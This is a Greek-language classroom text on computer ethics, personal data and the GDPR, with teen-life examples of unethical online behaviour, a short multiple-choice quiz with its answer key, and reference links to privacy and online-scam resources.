Για παράδειγμα, αν είναι εύκολο να αντιγράψει κανείς ηλεκτρονικά αρχεία που προστατεύονται από πνευματικά δικαιώματα, η ηθική των υπολογιστών θα όριζε ότι είναι λάθος να το κάνει κανείς χωρίς την έγκριση του δημιουργού. Και παρόλο που είναι δυνατή η πρόσβαση στις προσωπικές πληροφορίες ενός ατόμου σε ένα υπολογιστικό σύστημα, η ηθική των υπολογιστών θα προειδοποιούσε ότι μια τέτοια ενέργεια είναι ανήθικη.


Δέκα Εντολές Δεοντολογίας Υπολογιστών

Το Ινστιτούτο Ηθικής των Υπολογιστών παρέχει τις Δέκα Εντολές Ηθικής των Υπολογιστών ως κώδικα ηθικής των υπολογιστών. Ο κώδικας είναι σύντομος και αρκετά απλός. Τόσο η ονομασία όσο και η μορφή του θυμίζουν τις Δέκα Εντολές του Ιουδαϊσμού, του Χριστιανισμού και του Ισλάμ, αλλά οι Δέκα Εντολών του Ινστιτούτου Ηθικής των Υπολογιστών δεν είναι θρησκευτικού χαρακτήρα. Οι Δέκα Εντολές Ηθικής των Υπολογιστών του Ινστιτούτου Ηθικής των Υπολογιστών είναι οι εξής:

1. Δεν πρέπει να χρησιμοποιείτε τον υπολογιστή για να βλάψετε άλλους ανθρώπους.
2. Δεν πρέπει να παρεμβαίνεις στην εργασία άλλων ανθρώπων στον υπολογιστή.
3. Δεν πρέπει να ψάχνετε τα αρχεία των υπολογιστών άλλων ανθρώπων.
4. Δεν πρέπει να χρησιμοποιείτε τον υπολογιστή για να κλέψετε.
5. Δεν πρέπει να χρησιμοποιείτε υπολογιστή για να ψευδομαρτυρήσετε.
6. Δεν πρέπει να αντιγράφετε ή να χρησιμοποιείτε ιδιόκτητο λογισμικό για το οποίο δεν έχετε πληρώσει.
7. Δεν πρέπει να χρησιμοποιείτε τους πόρους υπολογιστών άλλων ανθρώπων χωρίς άδεια ή την κατάλληλη αποζημίωση.
8. Δεν πρέπει να οικειοποιείστε την πνευματική παραγωγή άλλων ανθρώπων.
9. Πρέπει να σκέφτεστε τις κοινωνικές συνέπειες του προγράμματος που γράφετε ή του συστήματος που σχεδιάζετε.
10. Θα πρέπει πάντα να χρησιμοποιείτε τον υπολογιστή με τρόπους που εξασφαλίζουν την εκτίμηση και τον σεβασμό προς τους συνανθρώπους σας.

Πηγή: <https://www.geeksforgEEKS.org/computer-ethics/>

Αντιδεοντολογική συμπεριφορά

Μπορούμε να αναπτύξουμε ανήθικη συμπεριφορά είτε κάτω από την επιρροή της κοινωνίας στην οποία ζούμε, είτε από τον προσωπικό μας τρόπο ζωής, είτε από έναν συνδυασμό κοινωνικών και προσωπικών παραγόντων.

Κοινωνικοί παράγοντες:

1. Ανήθικη οργανωτική κουλτούρα

Η ανήθικη συμπεριφορά μπορεί να υπάρχει σε μια κοινωνική ομάδα, όπου οι αξίες και τα πρότυπα που μοιράζονται οι άνθρωποι ενός οργανισμού είναι παράνομοι ή αντιδεοντολογικοί.

Παράδειγμα: Με τη παρέα των φίλων μου, παρακολουθούμε παράνομα κατεβασμένα βίντεο από το διαδίκτυο κατά τη διάρκεια των πάρτι μας.

2. Ανήθικη ηγεσία

Εάν οι ηγέτες μιας ομάδας δεν ενεργούν με ηθικό τρόπο, οι υπόλοιποι εργαζόμενοι ενδέχεται να μην ενεργούν ηθικά

Παράδειγμα: Ο Μάρτιν παίζει καζίνο στο κινητό του τηλέφωνο κατά τη διάρκεια του μαθήματος επειδή είναι εθισμένος σε αυτό. Όλη η ομάδα έχει κατεβάσει το παιχνίδι εκτός από εμένα. Κατά τη διάρκεια του διαλείμματος με αναγκάζει να δημιουργήσω λογαριασμό στο παιχνίδι για να μπορεί να παίρνει περισσότερες ανταμοιβές στα παιχνίδια.

3. Μέλη της ομάδας με προβληματική προσωπική ηθική

Οι άνθρωποι μπορεί να αντιμετωπίζουν πίεση για να παραβιάσουν την προσωπική τους ηθική επειδή βρίσκονται μακριά από το συνηθισμένο κοινωνικό τους πλαίσιο και την υποστηρικτική τους κουλτούρα και είναι ψυχολογικά και κοινωνικά μακριά από την ασφαλή τους ζώνη.

Παράδειγμα: Οι φίλοι μου με αναγκάζουν να δημοσιεύσω μια φωτογραφία της Μελίσσα που ήταν άρρωστη, κατά τη διάρκεια ενός πάρτι, στο Instagram με ένα κακεντρεχές σχόλιο.

Προσωπικοί παράγοντες:

1. Αποτυχία εξέτασης δεοντολογικών ζητημάτων

Μελέτες δείχνουν ότι οι άνθρωποι μπορεί να συμπεριφέρονται ανήθικα, επειδή αποτυγχάνουν να θέσουν το σχετικό ερώτημα: Είναι αυτή η απόφαση ή η ενέργεια ηθική;

Παράδειγμα: Η Luna με μισεί από τότε που δημοσίευσα ένα βίντεο της στο Tik Tok χωρίς την άδειά της. Έπρεπε να είχα ζητήσει την άδειά της πριν το κάνω.

2. Μη ρεαλιστικοί προσωπικοί στόχοι

Πίεση από τους ιεραρχικά ανωτέρους για την επίτευξη στόχων απόδοσης που είναι μη ρεαλιστικοί και μπορούν να επιτευχθούν μόνο ενεργώντας με αντιδεοντολογικό τρόπο, οι οποίοι προκαλούν αντιδεοντολογική συμπεριφορά.

Παράδειγμα: Πρέπει να πάρω καλούς βαθμούς στο σχολείο για να ευχαριστήσω τους γονείς μου. Ξέρω ότι θα είναι δύσκολο και προτιμώ να περνάω όλο μου το χρόνο με τους φίλους μου. Γιατί να μην αγοράσω τις απαντήσεις στο διαδίκτυο για το επόμενο τεστ;

Πηγή: https://faculty.ksu.edu.sa/sites/default/files/chapt-6_1.pdf

Τι είναι τα προσωπικά δεδομένα;

Η έννοια των δεδομένων προσωπικού χαρακτήρα θα πρέπει να γίνεται αντιληπτή με πολύ ευρύ τρόπο.

«Δεδομένα προσωπικού χαρακτήρα» είναι «κάθε πληροφορία που αφορά ταυτοποιημένο ή ταυτοποιήσιμο φυσικό πρόσωπο».

Ένα πρόσωπο μπορεί να ταυτοποιηθεί: **άμεσα** (παράδειγμα: επώνυμο, όνομα) ή **έμμεσα** (π.χ. από ένα αναγνωριστικό (αριθμός πελάτη), έναν (τηλεφωνικό) αριθμό, βιομετρικά δεδομένα, διάφορα συγκεκριμένα στοιχεία της φυσικής, φυσιολογικής, γενετικής, ψυχικής, οικονομικής, πολιτιστικής ή κοινωνικής του ταυτότητας, αλλά και φωνή ή εικόνα).

Η ταυτοποίηση ενός φυσικού προσώπου μπορεί να γίνει :


από ένα μόνο στοιχείο (παράδειγμα: αριθμός κοινωνικής ασφάλισης, DNA)

από τη διασταύρωση ενός συνόλου δεδομένων (π.χ. μια γυναίκα που ζει στην τάδε διεύθυνση, γεννήθηκε την τάδε ημέρα, είναι συνδρομήτρια στο τάδε περιοδικό και δραστηριοποιείται στον τάδε σύλλογο)

Παράδειγμα: μια βάση δεδομένων μάρκετινγκ που περιέχει πολλές ακριβείς πληροφορίες σχετικά με την τοποθεσία, την ηλικία, τις προτιμήσεις και την αγοραστική συμπεριφορά των καταναλωτών, ακόμη και αν τα ονόματά τους δεν είναι αποθηκευμένα, θεωρείται επεξεργασία δεδομένων προσωπικού χαρακτήρα, εφόσον μπορεί να αναχθεί σε συγκεκριμένα φυσικά πρόσωπα.

Επώνυμο:	Παππάς
Όνομα:	Γιάννης
Φύλο:	A
Ηλικία:	16 χρονών
Διεύθυνση:	BDW. Europe
Σχολείο:	BDW
Χόμπυ:	βιντεο- παιχνίδια

Γιάννης
Παππάς

Είμαι μια βάση
προσωπικών δεδομένων

Τι είναι η επεξεργασία δεδομένων προσωπικού χαρακτήρα;

**Ελέγχω ότι τα απαιτούμενα
δεδομένα εξυπηρετούν τον
επιδιωκόμενο σκοπό.**

Η επεξεργασία των δεδομένων πρέπει να έχει **σκοπό**, δηλαδή δεν μπορείτε να συλλέγετε ή να επεξεργάζεστε προσωπικά δεδομένα μόνο και μόνο επειδή κάποια μέρα θα μπορούσαν να σας φανούν χρήσιμα. Κάθε πράξη επεξεργασίας δεδομένων πρέπει να έχει συγκεκριμένο σκοπό, ο οποίος πρέπει φυσικά να είναι νόμιμος και θεμιτός σε σχέση με την επιχειρηματική σας δραστηριότητα.

Η έννοια αυτή είναι επίσης πολύ ευρεία. Ως «επεξεργασία δεδομένων προσωπικού χαρακτήρα» νοείται κάθε πράξη ή σύνολο πράξεων που αφορά δεδομένα προσωπικού χαρακτήρα, ανεξάρτητα από τη χρησιμοποιούμενη διαδικασία (συλλογή, καταγραφή, οργάνωση, αποθήκευση, προσαρμογή, τροποποίηση, ανάκτηση, διαβούλευση, χρήση, κοινοποίηση με διαβίβαση, διάδοση ή με άλλο τρόπο διάθεση, μετάδοση).

Για παράδειγμα: τήρηση αρχείου πελατών, συλλογή στοιχείων επικοινωνίας υποψήφιων πελατών μέσω ερωτηματολογίου, ενημέρωση αρχείου προμηθευτών κ.λπ.

Από την άλλη πλευρά, ένα αρχείο που περιέχει μόνο τα στοιχεία επικοινωνίας εταιρειών (π.χ. η εταιρεία «BDW» με την ταχυδρομική της διεύθυνση, τον αριθμό τηλεφώνου του τηλεφωνικού κέντρου και ένα γενικό e-mail επικοινωνίας «BDW@email.eu») δεν συνιστά επεξεργασία δεδομένων προσωπικού χαρακτήρα.

Η επεξεργασία δεδομένων προσωπικού χαρακτήρα **δεν είναι κατ' ανάγκη μηχανογραφημένη**: αφορά και τα αρχεία σε χαρτί και πρέπει να προστατεύονται υπό τους ίδιους όρους.

Πηγή: <https://www.cnil.fr/>

Πεδίο εφαρμογής των δεδομένων προσωπικού χαρακτήρα

Το πεδίο εφαρμογής των δεδομένων προσωπικού χαρακτήρα είναι πολύ ευρύ. Για παράδειγμα, εάν έχετε ιστορικό αγορών σε έναν διαδικτυακό ιστότοπο, ο πωλητής μπορεί να χρησιμοποιήσει αυτές τις πληροφορίες για να σας προτείνει άλλα προϊόντα. Ταυτόχρονα, θα συλλέξει επίσης πληροφορίες για το πρόσωπό σας, όπως το επώνυμο, το μικρό σας όνομα, την ταχυδρομική σας διεύθυνση, τη διεύθυνση ηλεκτρονικού ταχυδρομείου, τον αριθμό τηλεφώνου σας κ.λπ. Αλλά και τις αγοραστικές σας συνήθειες, τη διεύθυνση IP σας, τους αγαπημένους σας ιστότοπους κ.λπ. Όλες αυτές οι πληροφορίες αποτελούν προσωπικά δεδομένα.

Φορητότητα δεδομένων

Η φορητότητα σας επιτρέπει να ανακτήσετε ένα αρχείο που περιέχει όλες τις πληροφορίες που έχει μια υπηρεσία για εσάς. Αυτό σας επιτρέπει, για παράδειγμα, να τις πάρετε μαζί σας σε μια ανταγωνιστική υπηρεσία (για παράδειγμα, από το Deezer στο Spotify ή από το YouTube στο Dailymotion). Επιπλέον, αυτά τα

αρχεία θα πρέπει να είναι σε δομημένη, μηχαναγνώσιμη μορφή, ώστε η μεταφορά να είναι όσο το δυνατόν πιο εύκολη.

Νομοθεσία :

GDPR: Μια κοινή απάντηση στην προστασία των δεδομένων στην Ευρώπη

Ο ΓΚΠΔ/GDPR: ο Γενικός Κανονισμός για την Προστασία Δεδομένων/ the General Data Protection Regulation:

Ο Γενικός Κανονισμός για την Προστασία Δεδομένων (ΓΚΠΔ) εγκρίθηκε από το Ευρωπαϊκό Κοινοβούλιο το 2016 και τέθηκε σε ισχύ το 2018. Καθιερώνει ένα νομικό πλαίσιο για την προστασία των προσωπικών δεδομένων στην Ευρώπη.

Ο GDPR είναι υποχρεωτικός και στα 28 κράτη μέλη από την έναρξη ισχύος του.

Ο κανονισμός αυτός αποτελεί ένα σημαντικό βήμα για την ενίσχυση των θεμελιωδών δικαιωμάτων των ατόμων στην ψηφιακή εποχή και την τόνωση της οικονομικής δραστηριότητας με την αποσαφήνιση της ρύθμισης της ψηφιακής ενιαίας αγοράς για τις επιχειρήσεις και τους δημόσιους φορείς. Αυτός ο ενιαίος νόμος τερματίζει τον σημερινό νομικό κατακερματισμό μεταξύ διαφορετικών εθνικών συστημάτων και τον περιττό διοικητικό φόρτο για τις επιχειρήσεις.

Πεδίο εφαρμογής του ΓΚΠΔ/GDPR:

Οι αλλοδαποί υπεύθυνοι επεξεργασίας δεδομένων και οι εκτελούντες την επεξεργασία, οι οποίοι επεξεργάζονται δεδομένα προσωπικού χαρακτήρα από την Ευρωπαϊκή Ένωση (ΕΕ), πρέπει να εφαρμόζουν τον ΓΚΠΔ ακόμη και αν η επεξεργασία γίνεται εκτός της ΕΕ.

Όλα τα δεδομένα προσωπικού χαρακτήρα καλύπτονται από τον ΓΚΠΔ/ GDPR, συμπεριλαμβανομένων εκείνων που δεν βρίσκονται σε ψηφιακή μορφή. Με απλά λόγια, εάν οι πληροφορίες βρίσκονται σε χαρτί, τότε ο οργανισμός που τις συλλέγει και τις επεξεργάζεται πρέπει να συμμορφώνεται με το πλαίσιο του κειμένου, όπως συμβαίνει και με τα ψηφιακά στοιχεία.

Ειδική προστασία των ευαίσθητων δεδομένων

Ορισμένα δεδομένα προσωπικού χαρακτήρα τυγχάνουν ειδικής προστασίας επειδή περιέχουν πληροφορίες που ενδέχεται να προκαλέσουν διακρίσεις ή προκαταλήψεις. Ως εκ τούτου, θεωρούνται ευαίσθητα δεδομένα. Σε αυτά μπορεί να περιλαμβάνονται τα πολιτικά φρονήματα, η θρησκευτική ευαισθησία, η συμμετοχή σε συνδικαλιστική οργάνωση, η εθνική καταγωγή, ο σεξουαλικός προσανατολισμός ή η κατάσταση της υγείας.

Φορητότητα δεδομένων: προθεσμία για την απάντηση σε αίτημα.

Η προθεσμία που δίνει ο ΓΚΠΔ/ GDPR για την απάντηση σε αίτημα φορητότητας δεδομένων, δηλαδή όταν ένα άτομο ζητά ένα αρχείο που περιέχει όλες τις πληροφορίες που κατέχει ένας οργανισμός γι' αυτό, πρέπει

να ολοκληρωθεί εντός ενός μηνός το πολύ. Ωστόσο, ο ΓΚΠΔ προβλέπει μια εξαίρεση από τον κανόνα αυτό: σε ορισμένες περιπτώσεις όπου η συλλογή πληροφοριών είναι ιδιαίτερα περίπλοκη στην εφαρμογή της, η προθεσμία αυτή μπορεί να παραταθεί σε δύο μήνες.

Οι περίοδοι διατήρησης μπορεί να υπόκεινται σε ειδικές νομικές ρυθμίσεις. Σε περίπτωση που δεν προβλέπεται από κανένα νόμο περίοδος διατήρησης, αυτή πρέπει να είναι εύλογη και ανάλογη προς τον σκοπό της επεξεργασίας των δεδομένων.

Είναι η συλλογή της συγκατάθεσης του ατόμου συστηματικά υποχρεωτική;

Ο γενικός κανόνας είναι ότι κάθε οντότητα που συλλέγει και επεξεργάζεται δεδομένα προσωπικού χαρακτήρα πρέπει να λαμβάνει την προηγούμενη γραπτή, σαφή και ρητή συγκατάθεση των ατόμων. Ωστόσο, υπάρχουν περιπτώσεις στις οποίες δεν απαιτείται η συγκατάθεση των ατόμων. Αυτό συμβαίνει, για παράδειγμα, για τη συμμόρφωση με νομική υποχρέωση, για την εκτέλεση σύμβασης ή εάν ο υπεύθυνος επεξεργασίας έχει έννομο συμφέρον.

Πόσο χρόνο έχουν οι εταιρείες για να αναφέρουν μια παραβίαση δεδομένων;

Σε περίπτωση παραβίασης δεδομένων προσωπικού χαρακτήρα, ο υπεύθυνος επεξεργασίας οφείλει να ενημερώσει την αρμόδια εποπτική αρχή το συντομότερο δυνατό και, αν είναι δυνατόν, το αργότερο εντός 72 ωρών από την ημέρα που θα λάβει γνώση της παραβίασης, εκτός από πολύ ειδικές περιπτώσεις. Εάν η κοινοποίηση γίνει αργότερα, ο υπεύθυνος επεξεργασίας πρέπει να αιτιολογήσει την καθυστέρηση.

Η συμμόρφωση με τον ΓΚΠΔ/ GDPR δεν είναι μια πιστοποίηση που επικυρώνεται σε μια δεδομένη στιγμή, αλλά μια νέα διαδικασία συνεχούς βελτίωσης εντός της εταιρείας.

Βίντεο: <https://www.techtarget.com/whatis/definition/General-Data-Protection-Regulation-GDPR>

Όνομα

Ηλ. διεύθυνση

Τηλέφωνο

Με την υποβολή αυτής της φόρμας, αποδέχομαι ότι τα προσωπικά μου στοιχεία που συλλέγονται γίνονται αντικείμενο επεξεργασίας στο πλαίσιο αποστολής του δείγματος προϊόντος και της εμπορικής σχέσης που θα μπορούσε να προκύψει από αυτήν.

Στείλε μου δείγμα!

Φόρμες εισαγωγής δεδομένων στο διαδίκτυο

Αν δημιουργείτε και διακινείτε ένα ερωτηματολόγιο στο διαδίκτυο, ήδη από τη φάση σχεδιασμού του, θα πρέπει να λαμβάνετε υπόψη σας την έννοια της **προστασίας της ιδιωτικής ζωής**.

Η έννοια της «**προστασίας της ιδιωτικής ζωής από τον σχεδιασμό**» συνίσταται στην εφαρμογή από τον υπεύθυνο επεξεργασίας κατάλληλων τεχνικών και οργανωτικών μέτρων για να διασφαλιστεί ότι η προστασία της ιδιωτικής ζωής λαμβάνεται υπόψη από το σχεδιασμό της υπηρεσίας ή του προϊόντος.

Πηγή: <https://entreprendre.service-public.fr/vosdroits>

Πώς γνωρίζετε αν μία φόρμα σέβεται το δικαίωμα στην πληροφόρηση;

Σε κάθε φόρμα συλλογής προσωπικών δεδομένων πρέπει να έχει οριστεί ως υποχρεωτικό το πεδίο στο οποίο ο χρήστης δηλώνει ρητά ότι συγκατατίθεται

στη συλλογή και επεξεργασία των προσωπικών του δεδομένων. Εάν το πλαίσιο δεν είναι επιλεγμένο, η φόρμα δεν μπορεί να υποβληθεί. Το υποχρεωτικό πεδίο ελέγχου χρησιμοποιείται για την επικύρωση της έκφρασης συγκατάθεσης του χρήστη για τη χρήση των προσωπικών του δεδομένων.

Μίνι κουίζ

1. Ποιος είναι ο σωστός ορισμός των προσωπικών δεδομένων; I. Δεδομένα προσωπικού χαρακτήρα είναι κάθε πληροφορία που αφορά ταυτοποιημένο ή ταυτοποιήσιμο φυσικό πρόσωπο. II. Τα προσωπικά δεδομένα είναι πληροφορίες σχετικά με το κλίμα στην περιοχή σας. III. Προσωπικά δεδομένα είναι πληροφορίες σχετικά με το αγαπημένο σας κατάστημα. IV. Τα προσωπικά δεδομένα είναι πληροφορίες σχετικά με τον συντελεστή ΦΠΑ που ισχύει στη χώρα σας.	6. Τι σημαίνει το ακρωνύμιο ΓΚΠΔ/GDPR; I. General Data Protection Regulation/Γενικός κανονισμός για την προστασία των δεδομένων II. General Data Retention Regulation/Γενικός κανονισμός για τη διατήρηση δεδομένων III. General Data Protection Regulation/Γενικός κανονισμός για την προστασία δεδομένων IV. General Data Sharing Regulation/Γενικός κανονισμός για την κοινοχρησία δεδομένων
2. Πώς γνωρίζετε αν μια φόρμα σέβεται το δικαίωμα στην πληροφόρηση; I. Όλα τα έντυπα σέβονται το δικαίωμα στην πληροφόρηση. II. Δεν μπορείτε να το καταλάβετε. III. Θα πρέπει να υπάρχει ένα πλαίσιο ελέγχου που να μου ζητάει την άδεια χρήσης των παρεχόμενων δεδομένων. IV. Κανείς δεν είναι υποχρεωμένος να σέβεται το δικαίωμα στην πληροφόρηση.	7. Πού εφαρμόζεται ο ΓΚΠΔ/GDPR; I. Παντού II. Εκτός Ευρωπαϊκής Ένωσης III. Εντός Ευρωπαϊκής Ένωσης IV. Μόνο στη χώρα σας
3. Σε ποιες περιπτώσεις ισχύει ο ΓΚΠΔ/GDPR; I. Ο ΓΚΠΔ/GDPR τίθεται σε ισχύ μόνο για το ηλεκτρονικό εμπόριο. II. Ο ΓΚΠΔ/GDPR ισχύει μόνο για τους ανηλίκους. III. Ο ΓΚΠΔ/GDPR ισχύει για οποιονδήποτε εγγράφεται σε έναν ιστότοπο. IV. Ο ΓΚΠΔ/GDPR ισχύει για τα άτομα με απώλεια ακοής.	8. Πότε τέθηκε σε ισχύ ο ΓΚΠΔ/GDPR; I. 28 Ιανουαρίου 2003 II. 15 Σεπτεμβρίου 2010 III. 25 Μαΐου 2018 IV. 14 Μαρτίου 2019

4. Ποιο έτος ενέκρινε η ΕΕ τον ΓΚΠΔ/GDPR; I. 2005 II. 2021 III. 2016 IV. 2000	9. Ποιος είναι ο σκοπός του ΓΚΠΔ/GDPR; I. Για την καταπολέμηση της πειρατείας II. Να αποτρέψει τη χρήση δεδομένων III. Να τυποποιήσει τους κανονισμούς στην Ευρωπαϊκή Ένωση IV. Να καταστήσετε τον εαυτό σας ανώνυμο στο διαδίκτυο
5. Ποιο είναι το μέγιστο ποσό διοικητικών προστίμων που μπορεί να επιβληθεί σε έναν γίγαντα του Διαδικτύου; I. 2% του παγκόσμιου κύκλου εργασιών II. 4% του παγκόσμιου κύκλου εργασιών III. 6% του παγκόσμιου κύκλου εργασιών IV. 8% του παγκόσμιου κύκλου εργασιών	10. Τι επιτρέπει η φορητότητα των δεδομένων; I. Να τα ανακτήσετε και να τα μεταφέρετε σε άλλη υπηρεσία II. Να τα καταστήσει συμβατά με ένα κινητό τηλέφωνο III. Να τα μετακινήσετε εντός μιας υπηρεσίας IV. Να έχουν μειωμένο όγκο για να μπορούν να μεταφέρονται σε ελάχιστο χρόνο

1, 1, 2, III, 3, III, 4, III, 5, IV, 6, III, 7, I, 8, III, 9, III, 10, I

Κυρώσεις

Το πλαίσιο αυτό επιτρέπει στην ΕΕ να επιβάλλει στοχευμένα περιοριστικά μέτρα κατά προσώπων ή οντοτήτων που εμπλέκονται σε επιθέσεις στον κυβερνοχώρο, οι οποίες έχουν σημαντικό αντίκτυπο και αποτελούν εξωτερική απειλή για την ΕΕ ή τα κράτη μέλη της. Περιοριστικά μέτρα μπορούν επίσης να επιβληθούν ως απάντηση σε επιθέσεις στον κυβερνοχώρο κατά τρίτων κρατών ή διεθνών οργανισμών, όταν τα μέτρα αυτά κρίνονται αναγκαία για την επίτευξη των στόχων της Κοινής Εξωτερικής Πολιτικής και Πολιτικής Ασφάλειας (ΚΕΠΠΑ).

Το Συμβούλιο αποφάσισε τον Μάιο του 2022 να παρατείνει το πλαίσιο των περιοριστικών μέτρων σχετικά με τις επιθέσεις στον κυβερνοχώρο που απειλούν την ΕΕ και τα κράτη μέλη της **για άλλα τρία χρόνια**, έως τις 18 Μαΐου 2025.

Με τον ΓΚΠΔ, είναι δυνατή η επιβολή διοικητικού προστίμου ύψους έως και 4% του παγκόσμιου κύκλου εργασιών μιας πολυεθνικής εταιρείας. Αυτό απέχει πολύ από το προηγούμενο επίπεδο κυρώσεων, όπου η CNIL μπορούσε να επιβάλει πρόστιμο μόνο 150.000 ευρώ. Για τους γίγαντες του διαδικτύου, μια τέτοια κύρωση, εάν επιβληθεί, θα ανέλθει σε δεκάδες, αν όχι εκατοντάδες εκατομμύρια ευρώ.

Παράδειγμα: Παραχάραξη

Κίνδυνοι για τον αγοραστή παραποιημένων προϊόντων. Η αγορά παραποιημένων προϊόντων στο Διαδίκτυο, είτε σκόπιμα είτε όχι, εκθέτει τον αγοραστή σε κίνδυνο για την προστασία των προσωπικών του δεδομένων και της ιδιωτικής του ζωής και επιπλέον τιμωρείται.

Η **παραποίηση** στη Γαλλία έργων που έχουν δημιουργηθεί στη Γαλλία ή στο εξωτερικό τιμωρείται με φυλάκιση τριών ετών και πρόστιμο 300.000 ευρώ. Οι ίδιες **ποινές** ισχύουν και για την πώληση, εξαγωγή, εισαγωγή, μεταφόρτωση ή κατοχή παραποιημένων έργων για τους προαναφερόμενους σκοπούς.

Πηγή: <https://www.consilium.europa.eu/fr/press/press-releases/2022/05/16/cyber-attacks-council-extends-sanctions-regime-until-18-may->

.

Συμπέρασμα

Καθώς αυξάνεται το ποσοστό του πληθυσμού που χρησιμοποιεί το Διαδίκτυο, αυξάνεται και ο κίνδυνος απάτης. Με την αύξηση της χρήσης των ιστότοπων και των δικτύων κοινωνικής δικτύωσης, οι άνθρωποι καθιστούν περισσότερες προσωπικές πληροφορίες διαθέσιμες στον διαδικτυακό κόσμο, γεγονός που καθιστά πιο δύσκολη την προστασία των προσωπικών δεδομένων.

Η Ευρώπη αποφάσισε το 2018 να δημιουργήσει τον πρώτο κανονισμό για την αντιμετώπιση των διαδικτυακών παραβιάσεων και να συμβάλει έτσι στην επιβράδυνση της επέκτασής τους: τον ΓΚΠΔ/GDPR.

Βιβλιογραφικές Αναφορές

Χάρτης των θεμελιωδών δικαιωμάτων της ΕΕ: https://ec.europa.eu/info/aid-development-cooperation-fundamental-rights/your-rights-eu/eu-charter-fundamental-rights_fr

General Data Protection Regulation: <https://eur-lex.europa.eu/eli/reg/2016/679/oj>

European Data Protection Committee: https://edpb.europa.eu/edpb_en

Για την κατανόηση της ορολογίας: <https://www.techno-science.net>

Κατάλογος γαλλικών ιστότοπων για να μάθετε περισσότερα σχετικά με τις απάτες στο Διαδίκτυο

Domaine Legal: Οι πέντε πιο συνηθισμένες απάτες στο Διαδίκτυο: <https://domaine-legal.com/fiche-pratique/96/arnaques-sur-internet-les-5-plus-frequentes>

RTBF: Οι 7 πιο κοινές απάτες στο Διαδίκτυο και πώς να τις εντοπίσετε: <https://www.rtbef.be/article/les-7-arnaques-les-plus-courantes-sur-internet-apprendre-a-les-reperer-10696392>

Norton: Ηλεκτρονικές απάτες: οι 5 κορυφαίες απάτες στα μέσα κοινωνικής δικτύωσης: <https://fr.norton.com/internetsecurity-online-scams-top-5-social-media-scams.html>

Kaspersky: έξι κορυφαίες διαδικτυακές απάτες - πώς να αποφύγετε να πέσετε θύμα: <https://www.kaspersky.fr/resource-center/threats/top-six-online-scams-how-to-avoid-becoming-a-victim>

Capital: Οι 20 πιο συνηθισμένες απάτες που πρέπει να προσέχετε: <https://photo.capital.fr/les-20-arnaques-les-plus-courantes-dont-vous-devez-vous-mefier-48322#l-arnaque-a-l-irlandaise-9158e>

Κυρώσεις: <https://www.consilium.europa.eu/fr/press/press-releases/2022/05/16/cyber-attacks-council-extends-sanctions-regime-until-18-may->

ΓΚΠΔ/GDPR: επίσημο κείμενο σε όλες τις ευρωπαϊκές γλώσσες: <https://eur-lex.europa.eu/eli/reg/2016/679>